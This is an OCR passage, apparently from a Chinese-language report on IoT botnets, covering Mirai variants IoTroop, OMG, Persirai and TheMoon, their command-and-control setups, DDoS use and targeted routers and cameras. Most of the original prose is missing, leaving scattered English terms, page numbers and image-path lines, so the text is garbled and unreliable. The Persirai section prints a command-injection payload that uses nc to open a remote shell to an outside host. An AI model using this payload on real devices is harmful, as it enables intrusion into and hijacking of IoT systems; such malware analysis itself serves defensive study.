


151 Mirai 2

6.2.2 IoTroop

IoTroop 2017 IoT

IoTroop



152 IoTroop

IoTroop Mirai

Mirai

1.ToTroop C C IoTroop C C PHP Mirai C C GO

2. C C C C IoTroop C C IoTroop

3. Mirai

4.IoTroop Mirai DDoS ; DDoS DDoS DDoS C C

IoTroop

153 IoTroop

DDos


6.2.3 IoT OMG

Mirai OMG IoT IoT

OMG IoT C&C . %

6.2.4 Persirai

Persirai 2017
Persirai



154 IoT

(UPnP)
IoT

1.
Web
2. $(nc
load.gtpnet.ir 1234 -e /bin/sh)
3.
ntp.gtpnet.ir shell

/dev/null ftpupdate.sh ftpupload.sh 0day

4. C&C
5. C&C 0day

C&C DDoS

6.2.5 TheMoon IoT

TheMoon 2014 2017
TheMoon 6 IoT

IoT : ASUS WRT UDP 999 D-Link 850L VIVOTEK Network Cameras D-Link DIR-890L D-Link DIR-645 Linksys E-series D-Link 815

TheMoon DDOS socks

7.1

7.4 “ ”

2017

“ ”